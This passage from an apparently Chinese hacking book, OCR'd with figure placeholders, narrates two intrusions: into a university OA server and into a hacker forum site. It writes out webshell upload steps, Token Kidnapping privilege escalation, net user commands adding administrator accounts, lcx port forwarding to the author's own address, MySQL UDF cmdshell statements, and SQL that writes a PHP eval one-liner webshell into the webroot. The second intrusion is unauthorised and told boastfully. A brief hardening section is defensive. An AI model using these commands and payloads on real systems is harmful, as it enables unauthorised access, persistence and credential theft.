当看到出现“类型不匹配‘execute’”错误提示时，说明后门提交成功，依照该方法重新上传一个功能强大的 asp 木马，上传成功后将其从命名为 spy.asp。成功后再在 IE 中输入地址：http://202.115.166.32/spy.asp，并输入该 Webshell 的登录密码“wrsky”，成功登录，登录后发现该 OA 系统首页面已经被挂马，如图 5-51 所示，在该网站首页竟然挂了三个网页木马，都说高校的系统烂，百闻不如一见，果然如此，唉无语中！

5. 清除网页木马

在 WebShell 中单击“批量清马（超强版）”链接，进入清除网页木马主界面，在“要清的马”中将刚才发现的网页木马代码复制过来粘贴在其中，然后单击“开始执行”按钮清除该 OA 系统中存在的网页木马，如图 5-52 所示，一共清除了 200 多个。




图 5-51　OA 系统首页被入侵者挂马




图 5-52　清除 OA 系统中的目录

5.4.3　提升权限

1．利用“MS Windows Token Kidnapping”本地提升权限漏洞提权添加具有管理员权限的用户

在本案例中的 WebShell 权限比较低，因此可以尝试提升权限。由于系统补丁没打全，可以尝试利用“MS Windows Token Kidnapping”漏洞进行本地提升权限，通过该漏洞直接拿到系统权限。使用“net user admins Admin12345678!”命令，添加用户账号“admins”的密码为“Admin12345678!”。

> **说明：**
>
> “MS Windows Token Kidnapping”漏洞已经出了一段时间了，该漏洞是由于在 Network Service 或者 Local Service 下运行的代码，可以访问同样是在 Network Service 或者 Local Service 下运行的进程，某些进程允许提升权限为 Local System。对这个漏洞的解决方案一是打补丁，微软已经出了补丁。二是利用命令 sc stop MSDTC & sc config MSDTC start= disabled，以达到控制权限提升的目的。

2. 进行端口转发

通过再次扫描，发现此服务器置于防火墙后，确认该服务器只开放 80 和 1433 端口，同时利用 WebShell 发现系统终端端口已经被修改为“8080”端口，但由于是在内网，外网无法直接访问，必须通过端口转发程序将 8080 转发出来。

分别上传 cmd.exe 和 lcx.exe 到网站目录“e:\oa\seoa\”下，然后在“CMD 命令”窗口中执行“e:\oa\seoa\lcx –slave 125.67.147.* 51 127.0.0.1 8080”，如图 5-53 所示。




图 5-53 执行端口转发命令

此时此服务器的终端端口已经转发到我本机“125.67.147.*”的 51 端口上，我在本机执行“Lcx.exe -listen 51 2222”将服务器终端再一次重定向到我本机的 2222 端口，然后连上本机 2222 端口，也就登录了服务器的终端端口，成功转发。然后再打开 mstsc 远程桌面连接，输入刚才添加到用户和密码成功进入系统，如图 5-54 所示，至此利用 IIS 写权限已经成功渗透该 OA 系统。



图 5-54　成功进入该 OA 系统所在的服务器

5.4.4　安全防范与加固

1．卸载一些危险的组件

基本的防御方法，卸载一些不必要的组件，比如 wscript.shell 之类，在运行中分别执行以下命令卸载 wscript.shell 等危险组件。

（1）regsvr32 /u c:\windows\system32\WSHom.Ocx /s

（2）regsvr32　/u C:\WIndows\system32\shell32.dll /s

执行完毕后，再在 asp 木马上运行系统命令的时候，出现“ActiveX 不见不能创建对象”，如图 5-55 所示。



图 5-55　禁用组件后在 WebShell 中不能执行命令

由于此时已经不能执行系统命令，即使漏洞没有修补，也没法提升权限，因为已经不能执行命令。

2. 卸载 FSO 组件

在服务器上执行“RegSvr32 /u C:\WINDOWS\SYSTEM32\scrrun.dll /s ”命令卸载 FSO 组件，再在 WebShell 中执行命令，此时会出现“缺少对象”错误，如图 5-56 所示。




图 5-56 禁用 FSO 组件

> **注意：**
>
> 从安全的角度禁用 FSO 组件比较好，此时 asp 木马都不能运行，也有一个问题，如果网站程序自身需要 FSO 组件，也有可能造成网站瘫痪，只要执行“RegSvr32 C:\WINDOWS\SYSTEM32\scrrun.dll /s ”命令重新注册并重启动服务器就可以正常运行。

3. 关闭无用服务和升级系统补丁

通过在运行中执行“services.msc”命令打开服务管理器，禁用一些危险和不必要的服务。再合理设置系统中的一些权限，并升级系统补丁。

5.4.5 总结与探讨

本次能够成功渗透该高校 OA 系统最主要原因有两个，一个是 IIS 设置不严格，系统存在 IIS 上传漏洞；另一个是新漏洞出来很长时间了，都快 2 个月了，系统还未进行修补！在加固过程中笔者仔细查看其 IIS 设置，如图 5-57 所示，在 IIS 的主目录下，该 OA 系统权限设置不当，由于勾选了“写入”权限，所以触发 IIS 写入漏洞。正确的设置是将读取

权限以外的所有权限去掉。提醒各位站长，应该特别注意的是否有必要给予目录浏览和写入权限，目录浏览也是一个很大的问题，可能会泄露本机的网站内容。




图 5-57　OA 目录 IIS 设置不当

5.5　对某安全网站的一次渗透

最近无聊得要命每天都无聊的过日子，不是上课就是玩电脑，其实是天天忙着，开了个组织，也忙着组织晕头转向的，好像扯远了。某日，小爱说要渗透中国 X 黑客小组的站。简单的一晚上搞定，其实还不到一晚上，就几个小时，后来连服务器一同拿下。后来，小爱又去了一个站，就是今天的主角少年黑客网站（www.snhack.com）。

5.5.1　艰难的渗透之路

1. 获取 WebShell

正当我准备去 114best 查询一下同一服务器上面的其他站点的时候，小爱丢过来了该服务器上的一个 Shell，事后据小爱说，此网站只是做了简单的防注射，但是过滤不严，它仅仅只是对 get 和 post 进行过滤并且提示有非法字符，但唯独却少了对 cookies 过滤，这样的话我们可以利用 jsCookier 对它进行手工猜解得到了管理账号和密码，后台数据库备份拿到了一个 Shell!（这里不是重点，略过）。我拿到 asp 的 Shell 之后看了下，我比较喜欢在 aspShell 下研究，因为 asp 的功能比其他的 Shell 的功能多，其他的 Shell 功能还比较少。另外此服

务器还支持 aspx，php，我在写回忆过程之时，aspx 的脚本被管理员关闭了，咱们就先不说服务器的脚本。

2. WebShell 的鸡肋

拿到这个 Shell 的头一天晚上觉得很迷茫，管理员禁用了 WS 组件，那就是说我们没有办法用 CMD.exe 来执行权限了，这样的话就少了很多的帮助，如图 5-58 所示！




图 5-58　服务器禁用了绝大部分组件

3. 寻找突破点

又回目标站仔细分析，发现青年黑客站用的是系统是 PHPWind，貌似俺也没有 PHPWind 的 0day（事后拿下中国 X 黑客小组和少年黑客联盟之后，很多朋友问我们两个要 PHPWind 的 0day，哈哈！仅仅因为他们都是 PHPWind 的），此黑客站也只有一个论坛别无其他，先使用小爱给我的同服服务器上的 Shell 进行渗透，寻找突破点！

4. 使用 Serv-U 提权失败

尝试访问了 C 盘、D 盘、E 盘都没有访问权限，其实像这种服务器猜也能猜的到的，习惯性地登录一下目标站的 Ftp，发现是 Serv-U6.4，哈哈有 su，那干嘛不用 su 提权，直接用马自带的功能直接加上一个用户，后来发现一直没有成功（之后小爱告诉我他已经尝试过了不行，失败的原因在于管理员设置了 su 密码），尝试了 Serv-U 的 Ftp 以及添加账户，都没有用，su 开的默认端口开着。

5. 寻找系统中的其他漏洞

服务器设置有点 BT，不仅禁用了 WS，而且还不能列出系统用户和管理员账号。其实这也是咱们意料当中的，不过服务器可以连 3389 登录终端，咱不怕，还是跟我继续渗透吧，反正没有绝对安全的服务器，哈哈！又尝试跳转 C:\Program Files、D:\Program Files、E:\Program Files，等等目录，没有一个有访问权限的。

6. 获取 MSSQL Server 数据库账号和密码

扫了服务器开放的端口，开了 3306 的 MySQL 端口，1433 的 MSSQL 端口，以及 21 的 Ftp 端口和 Serv-U 的 43958 的端口。读注册表却也没有权限，于是把心思转向我们拿下的这个旁站，翻了翻网站几个关键的文件，（如:conn.asp，password.asp，config.asp 之类的数据库连接文件），我个人提权还是喜欢多去翻一翻服务器上的东西，这样对提权可能会有帮助。后来，翻出来了一个 oblog 网站程序的 MSSQL 的账户和密码，以及另外的一个 MSSQL 密码，如图 5-59 所示，看来还是蛮幸运了，本以为连 SQL，如果今天 RP 爆发来个 SA 的权限账户，恰好管理又没把 xp_cmdshell 删除，哈哈!（偷笑之）

```
'Sql Server数据库连接参数
Dim Sql_DBServer,Sql_DBName,Sql_User,Sql_Password
Sql_DBServer     = "(local)""ZLOGCN\ZLOG"          '连接名(本地用(local),外地用IP如：127.0.0.1)
Sql_DBName       = "oblog46"                '数据库名
Sql_User         = "sa"                     '访问数据的用户名   H.S.G&antian365.com版权所
Sql_Password     = "000[redacted]D"         '访问数据的密码 |
```

图 5-59　获取 SQL Server 账号和密码

老天还真不给这个机会，就连连上的机会都不给，两个账户转眼间成了废品，也只能独自欣赏了。看来想用 aspShell 提权的确有点困难，服务器不是支持其他脚本嘛，那我就传个 aspxShell 上去，看看权限会不会有所提高呢?

7. 上传 Aspx 和 php 的 WebShell

于是上传了 aspxShell，我们来看看在 asp.net 的 CMD，执行了 CMD.EXE /C set.终于有显示了，但是只能执行 IPCONFIG，其他的如 net user、net1 user、netstat –an 等命令都无法执行，本地上传了一个 net.exe 发现也是一样，权限依然低得可怜，不过后来 aspx 马儿还是帮了我们很多忙。现在不讲，还是看我继续渗透吧。

哎，咱们还有一个法宝，不是还没用到 phpShell 吗，这可是最后的绝招了。果然权限有所提高，翻啊翻，终于发现一个路径，用 shell 进了那个路径，豁然开朗，原来这是 MySQL 和 MSSQL 的藏身之处啊，里面还有 DISZ 目录，这貌似是 DZ 论坛的，同级文件还发现了一个重要角色，phpmyadmin。这个就是我们接下去的亮点了，又过了 N 秒，在 config.inc.php 文件下找到了 root 的账号密码，这次咱们可捡到宝了，有了很大的收获，在回顾一下，有了 root 账号密码，在默认安装 Windows 下是 system 权限的，换句话说，这个账户是无所不能的，但是管理是 SB 吗，答案:不是！我们上传了一个 su.php，这时候我们发现成功连上了，如图 5-60 所示。

5.5.2　服务器提权

1. MySQL 提权

提权思路：连接 SQL，待连接完成后，执行导出到系统目录，然后执行以下语句



图 5-60 连接数据库

```
create function cmdshell returns string soname 'udf.dll'
select cmdshell('net user abc$ 123456 /add');
select cmdshell('net localgroup administrators abc$ /add');
```

这时候发现导出是导出了，但问题在于导出之后，虽然显示了成功，但是无法执行后面的语句，显示：Can't open shared library 'udf.dll'，估计意思就是无法打开的意思，这时候我们估计是被杀软给 kill 了，我们无奈进行上传，可在上传了无数次的 udf.dll 也不行，发现被杀软判了死刑立即处死！（最后我们发现杀软为强大而又邪恶的麦咖啡！）后来我们问了我们所有的朋友有没有免杀的 dll，失望的是他们都说没有，后来我和小爱就僵在了这里，不过今天了拿下了一个黑客站，再说我们也很累了，睡一觉.明天再说！

2. 获取 Serv-U 的配置文件

早晨起床，第一件事就是打开电脑，思考了数分钟，整理了思路，回忆一下，既然有 Serv-U 的 Ftp，会不会没做这个目录的权限，那就可以直接下密码爆破之。好了，我们在马访问 C:/Documents and Settings/All Users/「开始」菜单/程序，终于找到我最可爱的 Serv-U 的目录，下载并看了 Serv-U 的快捷方式属性，找到Serv-U 在 D 盘的-servu 目录下，可惜马儿显示了无权限访问，用了 aspx、php 脚本都返回一样，仿佛又回到了原点，没有一点收获！

灵光一闪，找到网站的路径，我们来个跨目录，我们的-旁站是 d:/clientweb/xxxx/wwwroot/，xxxx 是网站的域名，把 xxxx 改成 snhack 试试，返回显示还是没权限，后来直接给改了 bbs，发现有一个站列了出来，翻了翻网站的程序，原来也是 PW，会不会是 snhack 呢?在目录下写了个文件，去青年黑客站访问，无法显示!看来不是，不过从里面搜出了数据库文件，又花了 N 秒找到网站的配置，找一下网站的域名。最后还是被我找到了，但是网站木备案被空间商关了，数据库也连不上，对了，数据库，这倒提醒了我了，我们有 root 账号密码，用 phpShell 连，看看 root 是不是真的。哈哈，我们得到的 root 能连，我记得在 phpShell 里有一个杂项破解不是有一个连数据库可以下东西来着，我们有

了 Serv-U 的目录，那我们就构造一下，下载 ServUDaemon.ini 爆破，如图 5-61 所示，下载的窗口终于弹出来了，这时候我欣喜地告诉小爱，他也很兴奋！




图 5-61　下载文件

下载回来马上打开看，发现里面内容竟然没有一个用户，只留下一个 Serv-U 的设置密码，如图 5-62 所示，可能是权限的问题吧！



图 5-62　获取的 Serv-U 密码

3．连接 MySQL 数据库

没事，我们既然发现可以下载 su 配置文件，那么我们也能下载少年黑客联盟的数据库文件，于是猜测构造路径，d:/clientweb/snhack/wwwroot/config.inc.php，还真把 snhack 的默认数据库给下了下来，并且也连接成功，如图 5-63 所示。



图 5-63　连接 MySQL 数据库

4．获取 Ftp 用户密码

我们可以添加个管理，但是貌似 PW 要从后台拿 Shell 还是比较困难的事，后来还是放弃了这个想法。其实后来发现用数据库的密码，用来登录少年黑客联盟的 Ftp，还真登了进去。就这么搞定了 snhack（当然这是后来发现的，但是我们不是这样拿到权限的）！

5．不能读取数据库数据

当时我们两个轮番用找到的 MySQL 账号和密码连接，小爱告诉我用其中的非 root 的 MySQL 账号都可以非本地连接，但是只能执行 show databases；也就是显示数据库列表，但是却都不能打开，更别说建库或者建表之类的了，如图 5-64 所示。



图 5-64 只能显示数据库

6. 获取真正的 WebShell

但是正在我郁闷之时，小爱惊喜地说：给我两分钟，我给你一个 Shell。过了一会小爱就扔出来了一个 Shell，我于是很好奇的不断问他，他这时候告诉我，他是从 root 突破的，他说：虽然 root 不能连接，但是在 Shell 里面是可以弄的，当时他是看我用 root 连接下载了 su 配置文件，于是想到了在 Shell 里面连接，然后执行 SQL 语句建表，插入，导出，汗！我当时试了啊！我怎么不行啊？后来明白了，原来是我连接错了库的问题。我试了一下果真如此，如图 5-65 和图 5-66 所示！

```
Drop TABLE IF EXISTS ice; //如果存在 ice 表就删掉(如果权限只有当前的库，那只有操作当前库的权限)
Create TABLE ice(cmd text NOT NULL); //建立 ice 表，里面就一个 CMD 字段
Insert INTO ice (cmd) VALUES('<? php eval($_POST[cmd]);?>'); //把一句话木马插入到 ice 表中
select cmd from ice into outfile 'E:/website/wwwroot/123.php'; //查询 ice 表中的一句话并把结果导入到 ice.php
Drop TABLE IF EXISTS ice; //删除 ice 表，走人!
```

